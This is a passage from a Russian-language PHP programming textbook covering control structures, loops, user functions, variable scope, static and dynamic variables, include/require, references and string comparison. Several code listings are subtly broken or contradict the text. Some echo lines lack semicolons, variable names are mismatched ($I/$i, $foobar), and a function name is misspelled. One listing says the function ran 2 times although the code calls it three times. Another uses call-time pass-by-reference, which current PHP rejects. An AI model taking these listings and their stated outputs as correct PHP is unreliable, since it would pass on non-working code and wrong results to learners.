В ситуациях подобного рода использованный код может быть в некоторой мере упрощен за счет применения предложения elseif. Это предложение заменяет else в условии if, как показано ниже:

```
if(условие) {
   /* Блок кода, подлежащий выполнению, если условие истинно */
} elseif(условие) {
   /* Блок кода, подлежащий выполнению, если первое условие ложно,
      а второе истинно */
} else {
   /* Блок кода, подлежащий выполнению, если оба условия ложны */
}
```

Следует отметить, что таким образом можно соединять вместе столько конструкций elseif, сколько понадобится. Этот способ должен использоваться, только когда существует множество сложных условий, которые требуется проверять при выполнении сценария. Для более простых ситуаций рассмотрим совершенно новую управляющую конструкцию — оператор switch.

Как и все, кроме наиболее фундаментальных управляющих конструкций, оператор switch – это упрощенный способ выполнения задач, которые можно выполнить с помощью оператора if. Назначение switch – позволить разработчику присваивать блок кода каждому из множества разных возможных случаев, которые может принимать управляющая переменная. Общая форма оператора switch выглядит следующим образом:

```
switch($variable) {
   [case <константа>:]
      /* код, выполняющийся, когда $variable равна 1 */
      [break;]
   [case <константа>:]
      /* код, выполняющийся, когда $variable равна 2 */
      [break;]
   ...другие случаи
   [default:]
      /*код, выполняющийся, если не было совпадения ни с одним из случаев*/
}
```

Совет

Константы case не ограничены целыми величинами, как в других языках, подобных C. В PHP может использоваться любые значения констант, включая строки и числа с плавающей точкой.

При использовании оператору switch представляется единственная переменная, значение которой сравнивается с теми, которые указаны в каждом индивидуальном предложении case. Фактически оператор switch похож на серию операторов if, как показано в листинге 1.15.

Листинг 1.15. Использование if для имитации switch

```
<?php
   /* Метод с использованием оператора if */
   if ($I == 0) echo 'Первый случай';
   if ($I == 1) echo 'Второй случай';
   /* Тот же код с применением оператора switch */
   switch($i) {
      case 0:
         echo 'Первый случай';
         break;
      case 1:
         echo 'Второй случай';
         break;
   }
?>
```

Обратите внимание, что когда вы используете оператор switch, то слово break в конце каждого блока является необязательным. Если оно не указано, PHP продолжит обработку сценария с текущего места, выполняя каждый блок case до тех пор, пока не встретит break либо не достигнет конца оператора switch, как показано в листинге 1.16.

Листинг 1.16. Использование оператора switch

```
<?php
   switch($i) {
      case 1:
         echo 'Первый случай<BR>';
      case 2:
         echo 'Второй случай<BR>';
         break;
      default:
         echo 'Случай по умолчанию';
   }
?>
```

Если переменная $i имеет значение 1, будут выполнены и первый и второй блоки кода, поскольку break встречается только в конце case 2. Результат выполнения сценария при $i = 1 будет выглядеть так:

```
Первый случай
Второй случай
```

Управляющие структуры для повторения

Теперь, когда вы имеете представление о том, как реализовать базовые сравнения внутри сценариев, давайте взглянем на другую фундаментальную программную концепцию — повторяющиеся итерации блока кода. Возможность повторять некоторое задание опять и опять — это главное свойство, которое делает компьютеры настолько мощными. Вы можете использовать различные методы для выполнения повторяющихся итераций (называемых *циклами*) в сценариях PHP. Начнем с простейшего варианта, называемого циклом while.

Несмотря на то что его функциональное назначение отличается, PHP-оператор while похож на оператор if, включая поддержку множества условий с использованием логических операций. Общий синтаксис оператора while выглядит так:

```
while (условие) {
   /* Код для повторного выполнения, пока указанное условие истинно */
}
```

Или в однострочной форме:

```
while (условие)     /* Код для повторного выполнения */
```

С помощью этого оператора можно решить задачи, выполнить которые было невозможно ранее — написание сценария, выполняющего подсчет. Если вы хотите написать сценарий, отображающий каждое число, которое делится на 3, в диапазоне от 1 до 300 и напечатать из них все нечетные, то код, подобный представленному в листинге 1.17, поможет это сделать.

Листинг 1.17. Использование оператора while

```
<?php
   $count = 1;
   while($count <= 300) {
```

```
      if (($count%3) == 0) {
         echo "$count делится на 3!<BR>"
      }
      $count++;
   }
?>
```

Если вы взглянете на предыдущий сценарий, то не найдете в нем ничего такого, чего не сможете понять. Обратите внимание, что в операторе while увеличивается значение переменной $count. Без этой строки кода условие, по которому оператор while прекратится (это произойдет, когда $count достигнет значения 300), никогда не будет удовлетворено. Ситуация подобного рода называется *бесконечным циклом* и это частая ошибка, которую допускают начинающие (а иногда даже и опытные) программисты. Хотя оператор while — наиболее частое место, где могут случаться бесконечные циклы, почти все PHP-операторы повторения кода могут порождать ситуации бесконечных циклов. Всегда нужно заботиться о том, чтобы внутри любого цикла в PHP было предусмотрено условие выхода из него, дабы предотвратить возникновение бесконечных циклов.

Как и в большинстве управляющих структур PHP, существует несколько вариаций цикла while, каждый из которых имеет слегка отличающийся синтаксис и поведение. Одним из них является цикл do/while. Общий синтаксис цикла do/while представлен ниже.

```
do {
   /* Исполняемый код */
} while(условие);
```

В отличие от while, оператор do/while всегда выполняет блок кода, минимум, один раз. Множественное выполнение кода определяется условием, содержащимся в его части while. Если это условие возвращает значение true (истина), код выполняется опять, и так до тех пор, пока условие не вернет значение false (ложь). Хоть оператор do/while используется нечасто, в некоторых случаях он может оказаться весьма полезным.

Несмотря на то что циклы do/while или while концептуально могут справиться с любой ситуацией, в которой вообще необходимы циклы, в PHP существует множество специализированных типов циклов. Один из наиболее часто используемых типов циклов PHP — цикл for — применяется в случаях, когда нужна переменная-счетчик. Синтаксис цикла for выглядит так:

```
for (инициализация;условие;пост-обработка) {
   /* Код, подлежащий выполнению, пока условие истинно */
}
```

Как видите, параметры оператора for несколько более сложные, чем у его предшественника — оператора while. Особенность цикла for заключается в том, что параметр разделен на три независимых сегмента. Первый сегмент, называемый *сегментом инициализации*, выполняется немедленно по достижении потоком управления оператора for и служит для инициализации любых переменных используемых в цикле. Второй сегмент, называемый *сегментом условия*, определяет, при каком условии цикл for должен прекратить выполнение своего блока кода. Финальный, третий сегмент, на-

зываемый *сегментом пост-обработки*, выполняется немедленно после блока кода, находящегося внутри цикла for.

Итак, как же это работает? Технически в любом из трех сегментов параметра могут быть размещены любые корректные PHP-операторы, и все будет нормально работать. Однако, как уже упоминалось, оператор for предназначен для ситуаций, когда нужно работать со счетчиком. Давайте взглянем на предыдущий пример применения цикла while, где мы хотели печатать каждое число между 1 и 300, которое нацело делится на 3. Если реализовать тот же код с помощью цикла for, это будет выглядеть так, как показано в листинге 1.18.

Листинг 1.18. Использование оператора for

```
<?php
   for ($count = 1; $count <= 300; $count++) {
      if (($count%3) == 0) {
         echo "$count делится на 3!<BR>"
      }
   }
?>
```

Как вы можете видеть, первый сегмент параметра цикла (сегмент инициализации) используется для того, чтобы присвоить $count начальное значение 1. Затем выполняется блок кода и третий сегмент параметра цикла (сегмент пост-обработки) увеличивает значение переменной $count на 1 до тех пор, пока второй сегмент (условие) не перестанет возвращать true. Этот код выполняет то же самое, что делал предшествующий пример с циклом while.

Встраивание управляющих структур

Теперь, когда вы ознакомились с основными управляющими структурами PHP, наступило время обсудить, как эти управляющие структуры могут быть использованы наиболее эффективно для генерации HTML-дескрипторов (или любого другого вывода). Как вам уже известно, PHP — это встроенный язык, который позволяет кодировать HTML-дескрипторы и поддерживать сценарии в одном и том же документе. Однако PHP развивает эту концепцию дальше, позволяя вам "отключить" PHP-интерпретатор внутри управляющей структуры и встроить не-PHP вывод без потери логического контекста управляющей конструкции.

Давайте рассмотрим пример, в котором предпринимается попытка отобразить картинку в HTML-документе в случае, когда значение переменной $display установлено в true. Для начинающего наиболее общее решение выглядит так:

```
<?php
   if ($display) {
      echo "<IMG SRC=\"/gfx/mypicture.jpg\">";
   }
?>
```

Хотя это решение и вполне работоспособно, очевидно, что оно недостаточно изящно. Чтобы исправить положение, существует альтернативный синтаксис управляющих структур PHP, который позволяет вам выйти из интерпретатора PHP и пере-

дать вывод непосредственно "сквозь" PHP. Для данного оператора if этот синтаксис выглядит так:

```
<?php ... if (условие): ?>
Текст, который должен быть отправлен на выход,
но не должен интерпретироваться PHP
<?php endif; ?>
```

В случае предыдущего примера этот синтаксис может быть применен таким образом, чтобы дать тот же результат:

```
<?php if($display): ?>
<IMG SRC="/gfx/mypicture.jpg">
<?php endif; ?>
```

Этот альтернативный синтаксис допустим для каждой управляющей структуры PHP. Вместо фигурной скобки ({) указывается двоеточие (:) для обозначения начала управляющей структуры, и каждая из управляющих структур завершается соответствующим предложением (endif, endwhile, endfor и так далее). В основном этот альтернативный синтаксис применяется, когда вы хотите отобразить неинтерпретируемый PHP-код, однако он может использоваться в любом месте внутри PHP-сценария. К тому же, этот синтаксис не обязателен для предотвращения интерпретации отдельного сегмента в документе. Следующий вариант также вполне приемлем, хотя и может несколько озадачить:

```
<?php if($display) { ?>
<IMG SRC="/gfx/mypicture.jpg">
<?php } ?>
```

Следует отметить, что отключение интерпретатора PHP не ограничивается управляющими структурами. В любой точке внутри сценария интерпретатор может быть отключен с применением допустимого дескриптора закрытия PHP и включен обратно с помощью допустимого дескриптора открытия PHP (описание допустимых дескрипторов было представлено ранее в этой главе).

Функции, определяемые пользователем

До сих пор все примеры сценариев, которые мы рассматривали, были линейными (что означает, что они начинались вверху и заканчивались внизу). Однако это бы существенно ограничивало возможности сценариев, если бы их можно было создавать лишь таким вот образом. Чтобы преодолеть это ограничение, вы можете применять функции. Те, у кого есть предшествующий опыт программирования, вероятно, уже знакомы с этой концепцией и нуждаются в минимальных объяснениях. Для тех, чей опыт мал, предназначена следующая информация.

В PHP функции определяются следующим образом:

```
function func_name ([variable [= constant][, ...]) {
   /* любой допустимый код PHP */
}
```

Имя функции (помеченное здесь как func_name) — это произвольное (но осмысленное) имя, подчиняющееся тем же правилам, что и имена переменных PHP, с последующим набором параметров. Количество параметров, их значения по умолчанию (если таковые есть) и имена задаются разработчиком. Функции также могут "возвращать" значение с помощью оператора return. Ниже представлен пример функции PHP, которая определяет, является ли данный год високосным.

Листинг 1.19. Пользовательская функция для определения високосного года

```
<?php
   function is_leapyear($year = 2004) {
     $is_leap = (!($year % 4) && (($year % 100) || !($year % 400)));
     return $is_leap;
   }
?>
```

НА ЗАМЕТКУ

Если вы с недоумением смотрите на текст этой функции, то вот объяснение, как она работает. Год считается високосным, если:

- Делится на 4, но не на 100.
- Делится на 4 и на 400.

После того, как эта функция определена в вашем сценарии, она может использоваться, как показано в листинге 1.20.

Листинг 1.20. Вызов пользовательской функции

```
<?php
   $answer = is_leapyear(2005);
   if ($answer) {
     echo "2005-й год високосный<BR>"
   } else {
     echo "2005-й год не високосный<BR>"
   }
   /* Применение значения по умолчанию для параметра */
   $answer = is_leapyer();
   if ($answer) {
     echo "2004-й год високосный<BR>"
   } else {
     echo "2004-й год не високосный<BR>"
   }
?>
```

После представления функций пришло время обратить внимание на область видимости переменных. Термин *область видимости* (scope) переменной указывает на то, как PHP решает, какие из объявленных переменных в каком месте сценария могут быть использованы. До настоящего времени все переменные у нас относились к так называемой *глобальной* области видимости. Однако переменные, объявленные внутри функции, являются частью того, что называется *локальной областью функции*, если только не указано другое. Что это значит для вас, как разработчика? Взглянув еще раз

на функцию `is_leapyear()`, можно увидеть, что переменная `$is_leap` существует только внутри функции и не может быть доступна за пределами ее контекста. Фактически вы даже можете создать переменную по имени `$is_leap` где-то в другом месте сценария (но не в пределах функции `is_leapyear()`) без какого-либо влияния на одноименную переменную внутри функции. Более того, любые переменные, определенные вне функции, также не доступны внутри нее.

Несмотря на то что концепция области видимости чрезвычайно удобна и значительно упрощает разработку, существуют случаи, когда желательно иметь доступ к переменным из внешней по отношению к функции области видимости. Чтобы позволить это, в PHP включен оператор `global`. Это слово меняет область видимости данной переменной с локальной области видимости на глобальную. Синтаксис `global` выглядит следующим образом:

```
global $var1 [, $var2 [, $var3 [, ...]]];
```

В PHP переменная, которая передается оператору `global`, не должна быть ранее объявлена ни в какой области видимости. В частности, это удобно тогда, когда вы хотите спроектировать функцию, которая "создает" переменную в глобальном контексте, как показано в листинге 1.21.

Листинг 1.21. Работа с областью видимости переменной в PHP

```
<?php
   function createglobal() {
     global $my_global;
     $my_global = 10;
   }
   echo "Значение \$my_global равно '$my_global'<BR>";
   createglobal();
   echo "Значение \$my_global равно '$my_global'<BR>";
?>
```

Результирующий вывод имеет следующий вид:

```
Значение $my_global равно ''
Значение $my_global равно '10'
```

Как видите, несмотря на то, что `$my_global` нигде не инициализируется в глобальной области, с помощью оператора `global` она создается внутри функции `createglobal()`. Аналогичным образом переменные, которые существуют в глобальном контексте, могут также быть перенесены в локальный контекст функции в той же манере (см. листинг 1.22).

Листинг 1.22. Еще об областях видимости переменных PHP

```
<?php
   function getglobal() {
     global $my_global;
     echo "Значение \$foobar равно '$foobar'<BR>";
   }
   $my_global = 20;
   getglobal();
?>
```

Это выдаст такой результат:

```
Значение $my_global равно '20'
```

НА ЗАМЕТКУ

Несмотря на то что локальные переменные тесно связаны с концепцией области видимости, некоторые переменные, создаваемые PHP, а именно — `$_SERVER`, `$_GET`, `$_POST`, `$_REQUEST`, `$_GLOBALS`, `$_COOKIE`, `$_ENV`, `$_SESSION` и `$_FILES` доступны всегда независимо от текущего контекста (имена чувствительны к регистру). Эти переменные, называемые *суперглобальными*, во время выполнения сценария PHP доступны постоянно. Эти суперглобальные переменные используются и объясняются далее в настоящей книге, а короткое представление можно найти по адресу:

`http://www.php.net/manual/en/language.variables.predefined.php`

В большинстве случаев, когда выполняется функция PHP, любые переменные, которые были созданы функцией, уничтожаются по ее завершении. Однако, как большинство современных языков программирования, PHP поддерживает статические переменные, которые не уничтожаются при завершении функции. Для создания статической переменной в функции применяется оператор `static`, как показано в следующем примере:

```
static $varname [= constant [, $var2 [= constant]] ...];
```

`$varname` — это имя переменной, которая не должна уничтожаться по завершении работы функции, а необязательная константа (`constant`) задает начальное значение этой переменной. В листинге 1.23 приведен пример использования оператора `static`.

Листинг 1.23. Работа со статическими переменными в PHP

```
<?php
   function statictest() {
     static $count = 0;
     $count++;
     return $count;
   }
   statictest();
   statictest();
   $foo = statictest();
   echo "Функция statictest() работала $foo раза.<BR>";
?>
```

Результат работы этого сценария:

```
Функция statictest() работала 2 раза
```

Динамические переменные и функции

Динамические переменные

Кроме обычного манипулирования данными, PHP позволяет создавать переменные, идентификаторы которых (например, $foo – идентификатор) неизвестны до тех пор, пока сценарий не запущен. Эта концепция "переменных переменных" хотя и не применяется в ежедневной разработке, все же в некоторых случаях совершенно незаменима, как вы это увидите далее в книге, когда будут рассматриваться формы. Так выглядит синтаксис, применяемый в случаях, когда вы хотите обратиться к некоторому значению по имени переменной:

```
${<выражение>}
```

<выражение> может представлять любое допустимое выражение PHP, которое при вычислении возвращает значение, отвечающее описанным ранее правилам, регламентирующим имена переменных. Рассмотрим следующие две строки кода, каждая из которых манипулирует переменной $foo:

```
<?php
   $foo = 5;
   ${"foo"}++; // Переменная $foo теперь равна 6
   $my_var_name = "foo";
   ${$my_var_name}++;
?>
```

Что произойдет при выполнении последней строки приведенного фрагмента? Если предположить, что она увеличит значение переменной $foo до 7, это будет так! Глядя на этот код, можно видеть, что $my_var_name содержит строку "foo". Когда выполняется следующая за этим строка, значение $my_var_name вычисляется и результат трактуется как имя переменной. То есть переменная $foo увеличивается на единицу.

Динамические функции

Наряду с динамическими переменными PHP также может выполнять функции динамически. В частности, это удобно при контроле допустимости данных, введенных в форму, и, как вы увидите далее в настоящей книге, это делается довольно просто. Чтобы выполнить функцию, имя которой вы не знаете до времени выполнения, просто добавьте список параметров в конец любой переменной. Рассмотрим следующий фрагмент кода:

```
<?php
   function test() {
      echo "Добро пожаловать в PHP!<BR>";
   }
   $myfunc = "test";
   $myfunc();
?>
```

Когда этот код выполняется, как и можно ожидать, результатом, переданным клиенту, будет "Добро пожаловать в PHP!".

Несмотря на то что в данном случае функция `test()` не принимает параметров и не возвращает значения, это также возможно при динамическом вызове функций.

Говоря о параметрах функций, давайте взглянем на концепцию динамических параметров. До сих пор были показаны только функции с предопределенным числом параметров. Однако PHP также поддерживает возможность динамической передачи параметров, без предварительного определения их до момента запуска функции.

Чтобы увидеть, как это делается, рассмотрим две PHP-функции: `func_num_args()` и `func_get_args()`. Обе функции не принимают параметров и могут вызываться только изнутри PHP-функций. Как указывает имя, `func_num_args()` возвращает количество аргументов, переданных текущей функции. В дополнение к этому вторая функция — `func_get_args()` — предназначена для возврата индексированного массива, содержащего значения всех переданных параметров. Ниже представлен пример применения обеих функций в пользовательской функции, которая может принимать неопределенное число параметров:

```
<?php
function dynamic_func() {
  echo "Передано ".func_num_args()." аргументов.<BR>";
  $args = func_get_args();
  for($i = 0; $i < count($args); $i++) {
     echo "Передано значение: {$args[$i]}<BR>";
  }
}
dynamic_func(1,2,3,4,5);
?>
```

Многофайловые сценарии PHP

Всегда хорошей практикой является максимально подробное разбиение сценариев на модули, то есть проектирование функций таким образом, чтобы их можно было использовать в других PHP-сценариях. В этом отношении, по мере того, как вы будете накапливать растущую библиотеку функций, правильная их организация становится все более важной. В PHP такая организация достигается разделением сценариев на множество файлов и включением их по необходимости. К тому же, размещая важную статическую информацию (такую, как параметры подключения к базе данных) в различных файлах, ее можно надежнее защитить от общего доступа, располагая вне дерева каталогов Web-сервера. Независимо от причин, включение внешних файлов осуществляется PHP-директивами `include`, `include_once`, `require` и `require_once`. Как и можно предположить, из этих четырех директив только `include` и `require` существенно отличаются друг от друга, и на их различиях будет сосредоточено внимание. Сначала посмотрим, как каждая из этих вещей работает.

НА ЗАМЕТКУ

Единственная разница между `include`/`require` и `include_once`/`require_once` связана с тем, сколько раз данный файл загружается. Когда используются операторы `include_once`/`require_once`, файл не может быть загружен или выполнен множество раз.

НА ЗАМЕТКУ

Если попытаться повторно загрузить файла одним из этих методов, такая попытка будет проигнорирована. Поскольку недопустимо определять одну и ту же функцию множество раз в сценарии, эти директивы позволяют разработчику включать сценарий по необходимости, не проверяя, был ли он ранее загружен.

Общий синтаксис операторов `include` и `require` выглядит так:

```
include "file_to_load.php";
include_once "file_to_load.php";
```

или

```
require "file_to_load.php";
require_once "file_to_load.php";
```

Следует отметить, что для каждого такого включения имя файла может быть задано строковой константой либо переменной, хранящей имя файла.

НА ЗАМЕТКУ

Если упаковщики URL разрешены в PHP (см. главы 20 и 21), то в качестве имени файла в директивах включения можно использовать адрес HTTP.

Как уже было сказано, разделять функции и код, который их использует во многих сценариях – это хорошая практика. Следуя этому принципу, предполагается, что существует PHP-файл с именем `library.inc`, который содержит функцию `is_leapyear()`, определенную в листинге 1.19. Следует отметить, что файлы, не содержащие PHP-код (такие как файлы HTML), также могут быть включены. При этом они будут отправлены на выход, как вы и ожидаете.

Предполагая, что `library.inc` находится в том же каталоге, что и текущий сценарий, вы можете использовать функцию `is_leapyear()`, которая находится в файле `library.inc`, как показано в листинге 1.24.

Листинг 1.24. Использование `include` для загрузки файлов в PHP

```
<?php
   include ('library.inc'); // Скобки не обязательны
   $leap = is_leapyear(2003);
?>
```

НА ЗАМЕТКУ

В большинстве реальных ситуаций файлы, которые включаются в PHP-сценарии, находятся не в том же каталоге, что и сценарий, который их использует. Часто все включаемые файлы располагаются в каталоге, являющемся частью пути поиска файлов PHP. Когда файл запрашивается для включения в PHP-сценарий, то PHP сначала проверяет текущий каталог, а затем каталоги из пути поиска включаемых файлов.

Аналогично, оператор `require` также может использоваться для включения файла, как показано в листинге 1.25.

Листинг 1.25. Использование require для загрузки файлов в PHP

```
<?php
   require ('library.inc'); // Скобки не обязательны
   $leap = is_leapyear(2003);
?>
```

Если оба оператора позволяют текущему сценарию выполнять код из отдельного файла, в чем же разница между ними? Существуют два основных отличия: первое — это способность возвращать значения и второе — при каких условиях загружается запрошенный файл. Когда применяется директива include, PHP откладывает момент загрузки запрошенного файла до того момента, когда сценарий достигнет точки выполнения оператора include и заменит его содержимым этого файла. В противоположность этому в случае применения оператора require, он заменяется содержимым включаемого файла независимо от того, будет ли выполнен оператор required (и, соответственно, содержимое файла) в процессе нормального выполнения сценария.

Все это прекрасно, но что именно означает "возврат значения" из внешнего файла?

Рассмотрим код, приведенный в листинге 1.26, который, как предполагается, сохранен в файле test.inc, и связанный с ним сценарий includetest.php.

Листинг 1.26. Поведение файлов, включенных с помощью include

```
<?php
   /* test.inc file */
   echo "Внутри включаемого файла<BR>";
   return "Возвращенная строка";
   echo "После возврата внутри включения<BR>";
?>
<?php
   /* файл includetest.php */
   echo "Внутри includetest.php<BR>";
   $ret = include ('test.inc');
   echo "Выполнено включение test.inc<BR>";
   echo "Возвращенное значение равно '$ret'";
?>
```

Когда includetest.php выполнится, каков будет результат? В данном случае он будет таким:

```
Внутри includetest.php
Внутри included file
Выполнено включение test.inc
Возвращенное значение равно 'Возвращенная строка'
```

Как вы можете убедиться, внешние файлы не только применимы для сохранения библиотек функций общего пользования PHP. Когда используется оператор include, они могут быть функциями PHP в полном смысле этого слова. Обратите внимание, что когда в файле includetest.php встречается оператор return, выполнение оставшейся части файла прерывается.

НА ЗАМЕТКУ

Способность возвращать значения из внешних файлов ограничена только операторами `include` и `include_once`. Операторы `require` и `require_once` не позволяют это делать.

Ссылки

Ссылки на переменные

В продолжение нашего обсуждения основ программирования на PHP рассмотрим создание ссылок на переменные. Концепция ссылок в PHP существенна для представления разработчикам возможностей ссылаться на данные, содержащиеся в переменной, по одному или более именам переменных. Это значит нечто большее, чем просто то, что две переменные имеют одно и то же значение (например, и `$a`, и `$b` равны `5`). Когда одна переменная ссылается на другую, любые изменения, выполненные для одной из них, изменяют значение другой, на которую ссылается первая переменная.

В PHP ссылки создаются добавлением префикса в виде амперсанта `&` к имени переменной или функции. Рассмотрим пример, представленный в листинге 1.27.

Листинг 1.27. Использование ссылок в PHP

```
<?php
   $myvar = 42;        /* Инициализация $myvar */
   $myref = &$myvar;   /* Создается ссылка $myref на $myvar */
   echo "Значение \$myref равно '$myref'<BR>";
   echo "Значение \$myvar равно '$myvar'<BR>";
   $myvar++;
   echo "Значение \$myref равно '$myref'<BR>";
   echo "Значение \$myvar равно '$myvar'<BR>";
   $myref--;
   echo "Значение \$myref равно '$myref'<BR>";
   echo "Значение \$myvar равно '$myvar'<BR>";
?>
```

После выполнения этого сценария получается следующий вывод:

```
Значение $myref равно '42'
Значение $myvar равно '42'
Значение $myref равно '43'
Значение $myvar равно '43'
Значение $myref равно '42'
Значение $myvar равно '42'
```

Как видите, переменные `$myvar` и `$myref` являются ссылками/псевдонимами для одного и того же элемента данных, и любые изменения одной из них приводят к изменению другой.

НА ЗАМЕТКУ

Поскольку обе переменные — и $myvar, и $myref — представляют одни и те же данные, то если вы разрушите любую из них с помощью PHP-функции unset(), данные не будут потеряны. Оставшаяся переменная будет по-прежнему ссылаться на те же данные. И это справедливо независимо от того, сколько ссылок на одну переменную будут разрушено. До тех пор, пока хотя бы одна из переменных ссылается на элемент данных, он остается доступным в сценарии через эту переменную.

Ссылки, используемые в функциях

Ссылки также могут использоваться в сочетании с функциями. Например, рассмотрим ситуацию, в которой желательно возвращать более одного значения из функции. Вернуть более одного значения с помощью оператора return невозможно, к тому же может быть нежелательным использование глобальных переменных. С помощью ссылок вы можете вернуть столько значений, сколько нужно, причем в относительно понятной манере.

Чтобы определить параметр функции как ссылку, предварите имя переменной параметра префиксом & и передавайте функции ссылку при вызове, как показано на листинге 1.28.

Листинг 1.28. Передача параметра по ссылке в PHP

```
<?php
   function reference_test($var, &$result, &$result2) {
     $result = "Это возвращаемое значение #1";
     $result2 = "Вы передали $var как параметр";
     return 42;
   }
   $res = reference_test(10, &$res1, &$res2);
   echo "Значение \$res равно '$res'<BR>";
   echo "Значение \$res1 равно '$res1'<BR>";
   echo "Значение \$res2 равно '$res2'<BR>";
?>
```

Это выдаст такой результат:

```
Значение $res равно '42'
Значение $res1 равно 'Это возвращаемое значение #1'
Значение $res2 равно 'Вы передали 10 как параметр'
```

Чтобы лучше понять, как работает этот сценарий, пройдем его строка за строкой. Во-первых, объявлено, что функция reference_test() принимает три параметра. Первый параметр $val — это стандартный параметр PHP, в то время как оставшиеся два — $result и $result2 — являются параметрами-ссылками. Когда вызывается функция reference_test(), ей передается три параметра. Первый — константное значение 10, а остальные два — ссылки на переменные $res1 и $res2. При вызове устанавливается связь между переменными $result1 и $result2 с одной стороны и $res1 и $res2 — с другой (поскольку они друг на друга ссылаются). Поэтому, когда внутри функции изменяются значения $result и $result2, связанные с ними переменные $res1 и $res2 также изменяются. Функция по-прежнему возвращает целую константу 42, которая затем, как и ожидается, присваивается переменной $res.

НА ЗАМЕТКУ

Не волнуйтесь, если поначалу сценарий покажется непонятным. Ссылки — это одна из наиболее сложных для понимания концепций в PHP, потому требуется некоторая практика, чтобы разобраться в них.

Также следует отметить, что вы не должны передавать параметры по ссылке во время выполнения и в объявлении функции. Размещение ссылок в любом из этих двух случаев будет иметь один и тот же эффект. Единственная разница в том, что если параметры-ссылки объявлены в самой функции, то при всех ее вызовах параметры будут передаваться по ссылке.

Наряду с передачей переменных в функции по ссылке, PHP поддерживает возвращаемые ссылочные переменные. В примере, представленном в листинге 1.29, эта концепция применяется для создания функции, возвращающей ссылку на базе значений переданных параметров.

Листинг 1.29. Возврат значения по ссылке

```
<?php
   function &find_var($one, $two, $three) {
     if(($one > 0) && ($one <= 10)) return $one;
     if(($two > 0) && ($two <= 10)) return $two;
     if(($three > 0) && ($three <= 10)) return $three;
   }
   $c_one = 'foo';
   $c_two = 42;
   $c_three = 4;
   $right_var = &find_var($c_one, $c_two, $c_three);
   $right_var++;
   echo "Значение \$c_three и \$right_var равны: ";
   echo "$c_three и $right_var<BR>\n";
?>
```

Когда этот код выполняется, функция `find_var()` определяет, какие из трех параметров находятся в диапазоне от 1 до 10, и возвращает ссылку на эту переменную, которая затем может быть привязана к переменной `$right_var`. В результате, когда `$right_var` увеличивается, также будет увеличена только та переменная, которая соответствует требованиям (а именно — `$c_three`):

```
Значение $c_three и $right_var равны: 5 и 5
```

Строки в PHP

Как и большинство других языков, PHP определяет строки как последовательности символов. Важно понимать, что понятие "символа" не ограничено только теми символами, которыми люди пользуются каждый день, — буквами алфавита, десятичными цифрами и знаками пунктуации. Смысл, ассоциируемый с понятием "символ", означает только один байт данных. В зависимости от того, как этот байт используется, он может быть буквой, точкой растрового изображения и даже частью звуковой дорожки в формате MP3.

Поскольку символ представлен одним байтом данных, встроенные строки PHP способны хранить только до 256 разных значений каждого символа. Некоторые язы-

ки, например, китайский и японский, имеют более чем 256 символов, и, следовательно, не могут быть представлены обычными строками в PHP. К счастью, PHP обеспечивает набор многобайтных строковых функций (`MBString`), которые могут иметь дело с такими языками, используя специальные символы.

Скорость и эффективность строковых выражений

Три строковых нотации, которые были рассмотрены до сих пор, представляют различный уровень производительности.

Несмотря на невысокую вероятность того, что производительность вашего приложения снизится из-за строковых выражений, вы можете столкнуться с другими, более серьезными проблемами, а поэтому нужно знать, что самый быстрый способ объявления строк — использование одиночных кавычек, поскольку в этом случае интерпретатору не потребуется сканировать строку и выполнять необходимые подстановки (исключая `\'` и `\\`).

Синтаксис с двойными кавычками медленнее, так как все строчное выражение, заключенное в них, должно подвергаться сканированию и подстановкам переменных внутри него. И, наконец, синтаксис "heredoc" является наиболее медленным, потому что помимо операций сканирования для поиска подстановок и специальных символов, интерпретатор также должен заботиться о поиске вашего разделителя.

Сравнение строк

Определение отношений между двумя строками не так очевидно, как те же операции с числами. Главная проблема заключается в контексте. Если вы сравниваете строки в двоичной форме, то два слова "Macro" и "macro" будут полностью различны, поскольку байтовое значение символа "M", как и должно быть, отличается от значения символа "m". Однако, в зависимости от ваших требований, "Macro" и "macro" могут быть эквивалентны и должны трактоваться именно так.

Наиболее простой способ сравнения двух строк предусматривает использование встроенных операций сравнения PHP. Однако есть несколько ловушек, о которых следует знать. Рассмотрим, например, следующее выражение:

```
echo (0 == '0');
```

Из-за того, что один из операндов является целым числом, строка `'0'` неявно также конвертируется в целое перед выполнением сравнения, приводя к результату, равному 1. Пока, на первый взгляд, это не кажется проблемой, но очень легко становится ею, когда встретится что-то вроде:

```
(0 == 'Macro');
```

Так как строка `'Macro'` конвертируется в целое значение `0` при вычислении выражения, результатом также будет `true`, что на выходе даст 1. Скорее всего, вы никогда не захотите, чтобы такое случилось в вашем коде, поэтому никогда не применяйте простые операции сравнения при работе со строками, если только точно не уверены в том, что делаете.

Вместо этого необходимо пользоваться операциями сравнения с контролем типов, которые могут проверить, что два сравниваемых операнда относятся к одному типу данных, прежде чем в действительности сравнивать их значения. Например, выражение:

```
(0 === 'Macro');
```

вернет значение `false`, что, очевидно, и ожидалось получить. То же произойдет с выражением:

```
(0 === '0');
```

Самый аккуратный способ сравнения двух строк, однако, обеспечивает функция `strcmp()`:

```
int strcmp($val1, $val2);
```

Результат, возвращаемый `strcmp()`, зависит от алфавитного порядка двух строк. Если `$val1` и `$val2` идентичны, `strcmp()` вернет 0. Следует помнить, что функция `strcmp()` выполняет сравнение, чувствительное к регистру, поэтому, например, `"Macro"` и `"macro"` не будут идентичны.

Если два значения не эквивалентны, сравнение выполняется в соответствии с текущими локальными установками клиента — другими словами, использование алфавитных правил сортировки зависит от локальной среды, в которой выполняется сценарий. Если `$val1` по алфавиту предшествует `$val2`, результат будет отрицательным, в противном случае — положительным.

Например, при использовании локальных установок на компьютере автора (Canadian-English), получаются следующие результаты:

```
echo strcmp('Apple','Banana');        // возвращает < 0
echo strcmp('apple','Apple');         // возвращает > 0
echo strcmp('1','test');              // возвращает < 0
```

Как видите, цифры имеют меньшее контекстное значение, чем буквы, а заглавные буквы — меньшее контекстное значение, чем прописные. В канадском английском региональном стандарте это также касается двоичных значений каждого символа, но это не всегда верно, в частности для тех языков, где комбинации символов рассматриваются как один символ (например, 'ae' в немецком, или 'cz' — в чешском).

Если вам нужно реализовать сравнение строк, не чувствительное к регистру, на этот случай PHP предлагает функцию `strcasecmp()`, которая принимает те же параметры, что и `strcmp()`:

```
echo strcasecmp('Macro','macro');     // возвращает 0
```

Усовершенствованное сравнение строк

Довольно трудно научить компьютер "понимать" строки так же, как это делает человек. Типичный пример этой проблемы — ошибки правописания, в частности, когда вы имеете дело с именами.

Несмотря на то что не существует решений, которые хотя бы в начальной степени приближались к возможностям человеческого мозга, все же некоторые алгоритмы в течении многих лет были разработаны для определения "сходства" между строками в виде полутонов, вместо "черно-белого" подхода.

